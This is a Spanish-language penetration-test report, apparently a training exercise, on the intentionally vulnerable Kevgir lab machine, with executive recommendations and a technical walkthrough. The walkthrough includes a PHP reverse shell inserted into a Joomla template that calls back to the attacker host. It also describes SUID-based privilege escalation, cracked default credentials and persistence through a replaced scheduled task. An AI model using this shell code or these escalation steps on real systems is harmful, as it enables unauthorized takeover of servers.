


INFORME: EJECUTIVO Y TÉCNICO

SISTEMA KEVGIR

- Fecha: 2 de octubre de 2024
- Cliente: Reto 15 – Team Challenge
- Consultora de Ciberseguridad: The Bridge - Accelerator
- Control de Cambios

Versión	Documento	Fecha	Cambios	Autor	revisor	visto bueno
1.1	Informe de resultados	09/10/2024	Informe inicial	Victor Martínez	Ángel / Joseba	Javier Tomás

Índice de Contenidos

1. INTRODUCCIÓN

El presente informe está formado por 2 partes: un **informe ejecutivo**, menos técnico y dirigido a cargos de toma de decisiones o ejecutivos de la compañía, y un **informe técnico**, dirigido a los analistas de ciberseguridad y programadores que tengan que crear y ejecutar tareas para mitigar las vulnerabilidades explotadas, así como funciones de detección y respuesta ante amenazas, **con la finalidad** de mejorar los manuales de estrategia de la compañía en la **detección, contención y respuesta ante incidentes críticos en su sistema.**

2. INFORME EJECUTIVO

1. PRESENTACIÓN. – Este informe tiene como **objetivo** mostrar los resultados de las **vulnerabilidades detectadas y explotadas** en el equipo SAR, de acuerdo con el contrato firmado entre ambas partes, en el que permiten la explotación del sistema con la finalidad de conseguir la **autenticación y elevación de privilegios por atacantes externos,** consiguiendo **ser usuario con privilegios root, logrando,** además **persistencia** en el sistema explotado. El equipo no cuenta entorno gráfico (CLI), el cual necesita para acceder una contraseña que no aportan, habiendo usado para su explotación diversas herramientas de ciberseguridad, destacando alguno de sus resultados:

    - **Algo destacable y muy significativo**, es que al consultar en la web el nombre de la maquina *"KEVGIR*", ofrece como primera opción la página de descarga de este tipo de máquinas, encontrando como credenciales "***user:resu"***, que, posteriormente probadas en el sistema analizado, son validadas, permitiendo el acceso al sistema.

    Esto de una **falla de seguridad muy importante**, por no haber modificado las credenciales de seguridad que vienen por defecto, aunque siendo de severidad media, debido a que el usuario posee muy pocos privilegios y el teclado esta predeterminado para el idioma turco.


    - Mediante herramientas de **escaneo** en servidores web para descubrir **directorios, archivos, subdominios** y otros puntos de entrada ocultos y menos evidentes, se ha encontrado numerosos

puertos abiertos y servicios, **destacand**o en este análisis los **puertos 80, 8080, 8081 y 9000**, encontrando en los puertos 9000 y 8081 directorios que pueden aportan información sensible para del sistema, concretamente, se ha podido acceder a los archivos que debería estar oculto a las búsquedas, denominado **"robots.txt".** Este archivo, normalmente, es incluido por los administradores web para limitar la información que puede ser indexada por los buscadores web, **teniendo acceso**, si es visible, a **la estructura interna de la web, así como a cualquier dato importante** que haya podido anotar en el mismo el administrador.

- Se ha conseguido explotar varias vulnerabilidades graves, debido a una **falta de actualización** en las tecnologías o aplicaciones, por **contraseñas inseguras y débiles**, asi como en los **accesos a zonas sensibles**, que no deberían estar abiertas al público que iremos desarrollando en el próximo punto.

2. ALCANCE. – Se ha centrado en **identificar y evaluar** las **debilidades de seguridad en el sistema**, para lograr las finalidades expuestas en el contrato, explotando algunas de las vulnerabilidades encontradas, que pueden causar daños el sistema, así como comprometer la integridad, confidencialidad y disponibilidad de los datos del mismo, **destacando**:

   - Se ha podido acceder al servicio **web "Joomla[1]",** el cual, presenta una **versión** esta **desactualizada**, a través de la cual es **posible** su **explotación**, permitiendo **cambiar** la **contraseña del administrador de manera remota** sin autenticación y, una vez dentro de la web, mediante **modificación de código HTML**, **acceso al sistema** con el usuario Joomla con escasos privilegios.



[2]

   - Una vez en dentro del sistema a través de CLI[3], se comprueba que el **comando de Linux "cp[4]"**, tiene unos permisos especiales conocidos como "Bit SUID[5], que permite que cualquier usuario use el comando con privilegios root.

   - Utilizando herramientas PEAS[6], se ha conseguido numerosa información del sistema para su explotación.

1 Sistema de gestión de contenidos (CMS) que permite crear y gestionar sitios web y aplicaciones en línea, ofreciendo herramientas para crear sitios web dinámicos sin necesidad de conocimientos avanzados de programación
[2] CVE-2008-3681
[3] Interfaz de línea de comandos que permite a los usuarios interactuar con el sistema operativo o aplicaciones escribiendo **comandos de texto**
4 En sistemas Unix/Linux se utiliza para copiar archivos o directorios de una ubicación a otra, siendo similar al "copiar y pegar"
[5] permiso especial en sistemas **Unix/Linux** que permite a un archivo ejecutable ser ejecutado con los privilegios del propietario, en lugar de los del usuario que lo ejecuta.
6 Colección de scripts diseñados para ayudar en la escalada de privilegios durante auditorías de seguridad o pruebas de penetración, con versiones para Linux y Windows(Privilege Escalation Awesome Scripts)

Esta información, junto al privilegio root del comando de Linux *"cp",* se ha podido acceder a la **herramienta web "Jenkins[7]"**, encontrando su "hash[8]" de contraseña, siendo descifrada, accediendo al servicio con las credenciales **"admin:hello"**, y una vez dentro, a través de una consola para **subir scripts[9]**, se ha conseguido acceso al sistema con el **usuario**

- Se ha explotado el **servicio "Tomcat7[10]"** y aprovechando el comando "cp", se ha podido **acceder a un archivo de configuración** del servicio, pudiendo visualizar **sin cifrar** el usuario y la contraseña de Apache-Tomcat: **"tomcat:tomcat".**
- Continuando con el aprovechamiento de los archivos Bit SUID, se ha conseguido explotar el comando **pkexec**[11] y conseguir acceso al sistema con **privilegios máximos (root**) utilizando una colección de archivos binarios para el citado escalamiento.
- Finalmente, ya con el acceso al sistema con máximo privilegios, se ha procedido a realizar **persistencia en el sistema[12]**, modificando una tarea programada del sistema y reemplazando el archivo original por un script malicioso.

3. RESUMEN DE ACTUACIONES PRACTICADAS. – Se han realizado numerosas actuaciones, explotando ciertas debilidades / vulnerabilidades detectadas, algunas de las cuales han sido comentadas anteriormente, consiguiendo finalmente el objeto del contrato, es decir, la autenticación con usuario con privilegios root en el sistema y conseguir la persistencia en el mismo, aportando detalles más técnicos más adelante.

4. RECOMENDACIONES GENERALES.- Con base al análisis reciente de seguridad de su equipo KEVGIR, se han detectado varias vulnerabilidades que requieren atención para proteger los datos y garantizar el funcionamiento seguro de los sistemas. A continuación, se presentan una serie de recomendaciones claras y acciones a seguir para mitigar los riesgos identificados, en un lenguaje accesible para facilitar su comprensión:

   1. El **archivo "robots.txt"** es visible en los puertos 8081 y 9000, contiendo información comprometida:

- **Problema**: El archivo **"robots.txt",** está diseñado para guiar a los motores de búsqueda sobre qué secciones del sitio web deben ignorar, actualmente está expuesto y contiene información que podría ser explotada para acceder a áreas sensibles del sitio.

7 Herramienta de automatización de integración continua (CI) y entrega continua (CD), que permite a los desarrolladores automatizar procesos de construcción, pruebas y despliegue de aplicaciones, facilitando el desarrollo de software de forma ágil y colaborativa

8 Representación cifrada que se obtiene aplicando una función hash a la contraseña original, almacenándose en lugar de las contraseñas reales para mejorar la seguridad, si están tienen un numero y tipo de caracteres adecuados.

9 Conjunto de instrucciones o comandos escritos en un lenguaje de programación que se ejecutan de forma automática para realizar tareas específicas, siendo utilizados también, con motivos maliciosos.

[10] Versión del servidor de aplicaciones Apache Tomcat, que se utiliza para desplegar y ejecutar aplicaciones web escritas en Java

[11] Comando en sistemas Linux que permite ejecutar programas con los privilegios de otro usuario, similar a sudo, pero con una gestión de permisos más granular mediante PolicyKit, framework que gestiona permisos para permitir a aplicaciones no privilegiadas realizar tareas que requieren privilegios administrativos, sin otorgar acceso completo al sistema.

[12] Son técnicas usadas para garantizar que un atacante pueda mantener acceso a un sistema comprometido incluso después de reinicios, cambios de contraseña, o intentos de desinfección, mediante la instalación de puertas traseras, modificaciones en archivos de configuración, o tareas programadas, permitiendo el acceso continuo al sistema.

- **Recomendación**: Solicitar a los desarrolladores web que **oculten el archivo de los escáneres públicos** y eliminen cualquier información confidencial que pueda ayudar a terceros a acceder a secciones no autorizadas, mediante la configuración adecuada del servidor web.

2. **Desactualizaciones de servicios o sistemas**.- Representan un riesgo crítico para la ciberseguridad, ya que el software desactualizado puede quedar vulnerable a exploits[13] y ataques que se aprovechan de fallas de seguridad conocidos:

- **Problema:** EL servicio web "Joomla" desactualizado carece de parches de seguridad esenciales, lo cual lo hace vulnerable a explotaciones y ataques dirigidos a versiones antiguas.
- **Recomendación: Actualizar Joomla y otros servicios** a las versiones más recientes para garantizar la aplicación de parches de seguridad y reducir el riesgo de ataques.

3. **Bit SUID** en el Comando **"cp"**.- Tener activado el bit SUID en este comando, implica un riesgo significativo para la ciberseguridad, ya que, permite que cualquier usuario ejecute el comando con privilegios de otro usuario (normalmente root), lo cual puede **comprometer** la integridad del **sistema:**

- **Problema:** Activar SUID en el comando utilizado para copiar archivos, podría permitir que **un atacante copie o modifique archivos críticos** del sistema, escalando sus privilegios y comprometiendo el sistema.
- **Recomendación: Desactivar el bit SUID** de este comando y aplicar SUID sólo cuando sea absolutamente necesario, para evitar la escalada de privilegios no autorizada.

4. **Acceso no autorizado** a **"Jenkins".-** El acceso a "Jenkins" a través del usuario *"admin"* y la contraseña descifrada a partir del hash de contraseña y el uso de la consola de script, una vez iniciado sesión en la web, representan una escalada de ataques críticos, lo que permite la manipulación de procesos de CI/CD[14] y la integración de código malicioso:

- **Problema:** Al comprometer esta herramienta, un atacante puede modificar código, integrar malware y obtener credenciales sensibles.
- **Recomendación:** Utilizar contraseñas seguras y cifradas, restringir el acceso a la consola de scripts, y mejorar la configuración de seguridad del servidor Jenkins para mitigar ataques.

[13] Un código o técnica que aprovecha una vulnerabilidad en un sistema, software o aplicación para realizar acciones no autorizadas, como el acceso no permitido, la ejecución de código arbitrario o la escalada de privilegios

[14] **CI (Integración continua)** implica integrar el trabajo de los desarrolladores frecuentemente para detectar errores rápidamente, mientras que **CD (Entrega continua)** automatiza el despliegue de aplicaciones después de pruebas exitosas.

5. **Credenciales sin Cifrar en "tomcat-users.xml".**-El citado archivo contiene credenciales para acceder a la aplicación "Apache Tomcat 7", y mantener esas credenciales sin cifrar constituye un problema crítico de ciberseguridad para la organización.

- **Problema:** Las credenciales sin cifrar en este o cualquier archivo, facilitan el acceso no autorizado, lo cual podría permitir a un atacante controlar el servidor Tomcat y desplegar aplicaciones maliciosas.
- **Recomendación:** Cifrar las credenciales del archivo y restringir su acceso sólo a usuarios autorizados, utilizando gestores de contraseñas seguros y aplicando buenas prácticas de segmentación de accesos.

6. **Servicio "pkexec"** con Bit SUID.- Este servicio tiene activado el bit SUID, lo que permite a usuarios sin privilegios ejecutar comandos con permisos elevados, representando un riesgo crítico, ya que el acceso puede ser escalado a máximos privilegios.

- **Problema:** Puede ser explotado mediante herramientas como "GTFOBins[15]" para obtener máximos privilegios, tomando el control del sistema debido a la activación Bit SUID.
- **Recomendación:** Actualizar el servicio a la versión más reciente para que corrija la vulnerabilidad y reducir el uso de SUID, siempre que sea posible, para evitar la escalada de privilegios.

6. Importancia del **cifrado de credenciales** y la **segmentación de los accesos[16]**.- La falta de estas medidas adecuadas de seguridad, facilitan la exposición de datos críticos y el compromiso de la infraestructura.

- **Problema:** La configuración inadecuada y la falta de cifrado provocó la exposición de datos sensibles, permitiendo la escalada de privilegios por parte del pentester.
- **Recomendación:** Usar buenas prácticas, como gestores de contraseñas seguras, segmentar accesos y aplicar una estricta minimización de privilegios para proteger los archivos de configuración y evitar accesos indebidos.

7. Adopción del **Modelo "Zero Trust".-** Además de las acciones mencionadas, y con carácter general, se recomienda evaluar y actualizar la política de seguridad de la empresa hacia el modelo de seguridad *"Zero Trust"*[17]*.*

[15] Colección de binarios de Unix que se pueden utilizar para escalar privilegios o evadir restricciones de seguridad en sistemas mal configurados, pudiendo ejecutar comandos con privilegios elevados, sin necesidad de exploits adicionales.

[16] La segmentación de accesos consiste en dividir los permisos y recursos dentro de un sistema para limitar el acceso de los usuarios únicamente a lo que necesitan, minimizando el riesgo, ya que, los permisos se restringen según roles y necesidades específicas.

17 Zero Trust, parte de la premisa de no confiar en ningún usuario, dispositivo o sistema dentro o fuera de la red organizacional y se basa en los siguientes principios clave:
Verificación continua: La identidad y la autorización de cada usuario y dispositivo se verifican constantemente.
Principio de Menos privilegios: Los usuarios y dispositivos solo reciben acceso a los recursos que necesitan para realizar su trabajo.
Segmentación: La red se segmenta en zonas para limitar el acceso, contención de amenazas y evitar el movimiento lateral de las mismas
Protección de datos: Los datos se protegen con cifrado adecuado y otras medidas de seguridad.
Monitoreo y respuesta: La actividad de la red se monitorea constantemente para detectar y responder a las amenazas.

Éste fortalecerá significativamente la postura de seguridad de la empresa al reducir la superficie de ataque y garantizar que sólo los usuarios autorizados puedan acceder a los datos críticos.

Si bien algunas de estas recomendaciones requieren un enfoque más técnico, es vital entender la importancia de estas acciones para evitar riesgos graves y potenciales violaciones de seguridad, sugiriendo que los equipos técnicos, desarrolladores y de seguridad trabajen de manera conjunta para implementar estas soluciones a la mayor brevedad posible.

5. NORMATIVA APLICABLE Y SANCIONES

Existen diversas normativas que regulan la protección de datos y la seguridad de la información, y que podrían ser aplicables en este caso:

- Reglamento General de Protección de Datos (RGPD)[18] y la Ley Orgánica de Protección de Datos Personales y garantía de los derechos digitales (LOPDGDD)[19]. - Si la información confidencial que se encuentra en los directorios bloqueados, incluye datos personales, su incumplimiento podría acarrear sanciones importantes para la empresa.
- Ley de Servicios de la Sociedad de la Información y el Comercio Electrónico (LSSI)[20]. - Los prestadores de servicios (corporaciones, empresas, etc) deben adoptar las medidas técnicas y organizativas necesarias para garantizar la seguridad de los datos de los usuarios, pudiendo su incumplimiento acarrear sanciones para la empresa.
- Directiva NIS2[21]. - En caso de comprometer a infraestructuras críticas o servicios esenciales, las empresas pueden enfrentarse a sanciones administrativas y reputacionales por no cumplir con los estándares mínimos de ciberseguridad exigidos.
- ISO - 27001[22].- Ayuda a las empresas a identificar, gestionar y mitigar riesgos de ciberseguridad, asegurando la triada CIA y facilitando el cumplimiento de la NIS2.

Las sanciones por el incumplimiento de las normativas de protección de datos y seguridad de la información pueden ser de elevado valor, por ejemplo, en el caso del RGPD, las multas pueden ascender hasta el 4% del volumen de negocio mundial anual de la empresa o 20 millones de euros, lo que sea mayor y en el caso de la LOPDGDD, las multas pueden ascender hasta 300.000 euros. - Además, la empresa está obligada a notificar a las autoridades y a los afectados en un plazo determinado las consecuencias del incidente, pudiendo agravar la repercusión pública del incidente a la reputación de la empresa.

[18] El RGPD es un reglamento de la Unión Europea que establece normas estrictas para la protección de datos personales
[19] La LOPDGDD es ley española que desarrolla el RGPD y que establece normas específicas para la protección de datos personales en España
[20] La LSSI es una legislación española que regula la prestación de servicios de la sociedad de la información y el comercio electrónico, estableciendo una serie de obligaciones a las empresas e infracciones en caso de incumplimiento.,
21 Directiva NIS2 (Seguridad de Redes y Sistemas de Información 2) es una actualización de la Directiva NIS original, aprobada por la Unión Europea, con el objetivo de fortalecer la ciberseguridad en los sectores esenciales y en las infraestructuras críticas de los Estados miembros de la UE.
[22] Norma internacional que define los requisitos para establecer, implementar, mantener y mejorar un sistema de gestión de seguridad de la información (SGSI), cubriendo aspectos como, el control de acceso, la gestión de incidentes de seguridad y la continuidad del negocio, siendo ampliamente utilizada para demostrar el compromiso de una organización con la ciberseguridad y la protección de datos.

3.- INFORME TÉCNICO

1. PRESENTACIÓN. – Para conseguir el objetivo fijado en el contrato, se han seguido varias líneas de investigación:

- El Equipo ha sido entregado con un sistema **Linux canyoupwnme 3,19-25**-generic, montado en un entorno CLI de Ubuntu 14.04.03 LTS x86 llamado ***"Thrusty Tahr"***, sin aportar credenciales de inicio de sesión, por lo que el análisis y explotación será realizado en caja negra.

```
Linux canyoupwnme 3.19.0-25-generic #26~14.04.1-Ubuntu SMP
86 GNU/Linux
Description:    Ubuntu 14.04.3 LTS
Release:        14.04
Codename:       trusty
```

- Para esta explotación se ha usado como maquina **atacante**, un sistema **Kali Linux** virtualizado, en su **versión .2 2024**, conectando mediante Red NAT con la maquina objeto del presente.

✓ INFORMACIÓN INICIAL. - Se procede a consultar mediante Nmap, herramienta de código abierto utilizada para explorar y auditar la seguridad de redes y sistemas, el rango de IPs donde se encuentran ambas maquinas, siendo la de Thrusty Tahr: 10.0.2.27 y de la maquina atacante: 10.0.2.12. Además, la maquina objetivo tiene un total de 10 puertos abiertos:

Port	**25**	**80**	**111**	**139**	**445**
Service	SMTP	HTTP	RPCBIND	NETBIOS SSN	MICROSOFT DS
Versión	VSFTPD 3.0.2	APACHE 2.4.7	REMOTE PROCEDURE CALL BIND	SAMBA SMBD	SAMBA SMBD (tcp/ip)
Port	**1322**	**2049**	**8080**	**8081**	**9000**
Service	NOVATION	NFS	HTTP-PROXY	BLACKICE	CSLISTENER
Versión	OPEN SSH 6.6.1P1 UBUNTU 2.0	COMPARTE ARCHIVOS = LOCALES	APACHE TOMCAT 7	APACHE 2.4.7	JETTY WINSTONE 2.9

✓ En las líneas de investigación seguidas se ha explotado únicamente información de los puertos 80, 8080, 8081 y 9000, las cuales, iremos explicando más abajo.

2. FASE DE EXPLORACIÓN – SERVIDOR WEB.

- **APLICACIÓN GOBUSTER:**
- Herramienta de seguridad y hacking web, comúnmente utilizada durante las fases de reconocimiento en pruebas de penetración, que usa *"fuerza bruta"* para descubrir objetos y directorios ocultos o no indexados en un servidor web, habiendo sido usada en los siguientes puertos:
- PUERTO 80.- Se ha encontrado **acceso** a la página de inicio de sesión de la aplicación **PhpMyAdmin**, a través de la cual se accede a la base de datos SQL estando toda la información del servidor, por lo que este directorio debería aparecer oculto a las búsquedas públicas.

Esto es debido, a la peligrosidad que representa para la ciberseguridad, **los accesos no autorizados a datos sensibles**, pudiendo afectar a la integridad y la confidencialidad.
Los otros directorios no aportan información relevante ni vulneraciones graves al sistema.

- PUERTO 8080.- Se ha encontrado la posibilidad de acceder a la aplicación “Apache Tomcat 7”, existiendo, por un lado, numerosa información sobre la aplicación y un enlace directo para acceder al gestor de aplicaciones web de Tomcat.
- PUERTO 8081.- Se han encontrado numerosos directorios, no teniendo acceso a muchos de ellos, pero de todos ellos destaca el acceso al director /administrator y /PhpMyAdmin, siendo muy relevantes para la seguridad del sistema.
  La aplicación **PhpMyAdmin**, ya hemos hablado de ella, anteriormente y los riesgos para la seguridad que puede tener un acceso no autorizado a las bases de datos SQL del sistema. Además ,en el otro directorio **“/administrator”,** redirige a la pagina de acceso como administrador de la aplicación Joomla donde pide credenciales de acceso, comprobándose a través de la aplicación wappalyzer[23], que tiene una versión muy desactualizada de la misma (v.1.5).
- PUERTO 9000.- Presenta numerosos directorios, pero muchos de ellos no dan acceso o son falsos positivos, pero al iniciar la web ,únicamente, con el IP y el puerto, accedemos a la aplicación **“Jenkins**[24]”, en la cual encontramos un lugar para **iniciar sesión de administrador**, siendo el **usuario admin o jarvis.**

[23] herramienta que permite identificar las tecnologías utilizadas en un sitio web, como frameworks, sistemas de gestión de contenido (CMS), herramientas de análisis, servidores, y más.
[24] herramienta de automatización de código abierto utilizada por desarrolladoras para integración continua y entrega continua (CI/CD)

Además, este puerto, junto al puerto 8081, se confirma la presencia del directorio ***/robots.txt***, siendo éste, un archivo que los administradores de sitios web colocan en la raíz de su servidor, para dar instrucciones a los motores de búsqueda sobre cómo rastrear e indexar las páginas de la web, permitiendo si es visible, aportar información de la estructura de la web, asi como informaciones sensibles

```
# we don't want robots to click "build" links
User-agent: *
Disallow: /
```

```
User-agent: *
Disallow: /administrator/
Disallow: /cache/
Disallow: /components/
Disallow: /images/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /libraries/
Disallow: /media/
Disallow: /modules/
Disallow: /plugins/
Disallow: /templates/
Disallow: /tmp/
Disallow: /xmlrpc/
```

3. FASE DE EXPLOTACIÓN:

- **Algo muy significativo e importante** para la seguridad es cambiar las contraseñas que viene de origen de los dispositivos, habiendo encontrado , únicamente, escribiendo en el buscador de Google el nombre de la maquina **"Kevgir",** y en el primer enlace sale una descripción de la máquina y unas **credenciales user:resu** , siendo probadas para acceder a la máquina objeto de este análisis, pudiendo acceder con este usuario con **permisos de "*guest*"** y con el idioma turco predeterminado de teclado. No obstante, presenta una vulnerabilidad grave al sistema que se debe subsanar.

Descripción

KEVGIR

por canyoupwn.me

Máquina virtual multibulnerable

Para los propósitos educativos


Kevgir ha diseñado por el equipo canyoupwnme para entrenamiento, vulnerables y aplicaciones web para pruebas. Nos complace anunciar

Diviértete.

Nombre de usuario predeterminado:pass =. user:resu


- Se han seguido, como ya han comprobado, varias líneas de explotación, que se irán desarrollando en el orden con el que se han llevado a cabo:
- **WEB JOOMLA.-** Se ha podido acceder a través del puerto 8081 de la maquina objetivo a la web Joomla y aprovechando la desactualización de la aplicación que tiene la versión 1.5.

- Se ha realizado una búsqueda por internet, encontrando un exploit basado en el **CVE-2008-3681**, que aprovecha el token de contraseña para accesos no autorizados mediante **inyección SQL**, siendo más, una guía de pasos a seguir que un verdadero exploit, como se puede ver en la imagen:



- Se siguen las instrucciones para su explotación, siendo redirigidos a una página web para proceder a la confirmación de la cuenta, al cual, con una simple comilla simple, te permite el cambio de contraseña, ya que esta comilla, cierra de manera prematura la consulta SQL, quedando incompleta e interrumpiendo la estructura de la consulta, resultando posibles errores de sintaxis o manipulación de datos, como es el caso.

- Una vez con la contraseña y utilizando como usuario *"admin"*, obtenemos **acceso de administrador** a la aplicación Joomla, en la cual, una vez investigados sus diversas opciones:



- Se localiza una pestaña llamada *"modulo Template"* , la cual, brinda la posibilidad de cambiar el código fuente de la página en HTML, procediendo a editarla, e incluyéndole un script con una reverse shell en php, consiguiendo acceso al sistema con el usuario Joomla el cual presenta privilegios limitados(www-data), pero con opciones de elevación de privilegios.

/var/www/html/joomla/templates/rhuk_milkyway/index.php

```
<?php
/**
 * @copyright    Copyright (C) 2005 - 2008 Open Source Matters. All rights reserved.
 * @license      GNU/GPL, see LICENSE.php
 * Joomla! is free software. This version may have been modified pursuant
 * to the GNU General Public License, and as distributed it includes or
 * is derivative of works licensed under the GNU General Public License or
 * other free or open source software licenses.
 * See COPYRIGHT.php for copyright notices and details.
 */

// no direct access
defined( '_JEXEC' ) or die( 'Restricted access' );

// Reverse shell code
set_time_limit(0);
$VERSION = "1.0";
$ip = '10.0.2.12';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

// Reverse shell logic
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}
```

- **BIT-SUID comando "cp".-** Se procede a buscar los **archivos bit SUID** en el sistema, los cuales, pueden permitir ejecutar acciones con permisos del propietario (normalmente root) por usuarios sin esos privilegios en el sistema, destacando una gran lista de archivos con estos permisos especiales:

```
www-data@canyoupwnme:/var/www/html/joomla$ find / -perm -4000 -exec ls -ltr {} \; 2>/dev/null
-rwsr-xr-x 1 root root 67704 Aug  5  2015 /bin/umount
-rwsr-xr-x 1 root root 30112 May 15  2015 /bin/fusermount
-rwsr-xr-x 1 root root 43316 May  8  2014 /bin/ping6
-rwsr-xr-x 1 root root 88752 Aug  5  2015 /bin/mount
-rwsr-xr-x 1 root root 38932 May  8  2014 /bin/ping
-rwsr-xr-x 1 root root 35300 Jul 15  2015 /bin/su
-rwsr-xr-x 1 root root 124932 Jan 14  2015 /bin/cp
-rwsr-xr-x 1 root root 156708 Mar 12  2015 /usr/bin/sudo
-rwsr-xr-x 1 root root 45420 Jul 15  2015 /usr/bin/passwd
-rwsr-xr-x 1 root root 30984 Jul 15  2015 /usr/bin/newgrp
-rwsr-xr-x 1 root root 44620 Jul 15  2015 /usr/bin/chfn
-rwsr-sr-x 1 daemon daemon 46652 Oct 21  2013 /usr/bin/at
-rwsr-xr-x 1 root root 72860 Oct 21  2013 /usr/bin/mtr
-rwsr-xr-x 1 root root 18168 Mar  5  2015 /usr/bin/pkexec
-rwsr-xr-x 1 root root 18136 May  8  2014 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 35916 Jul 15  2015 /usr/bin/chsh
-rwsr-xr-x 1 root root 66252 Jul 15  2015 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 9612 Feb 25  2015 /usr/lib/pt_chown
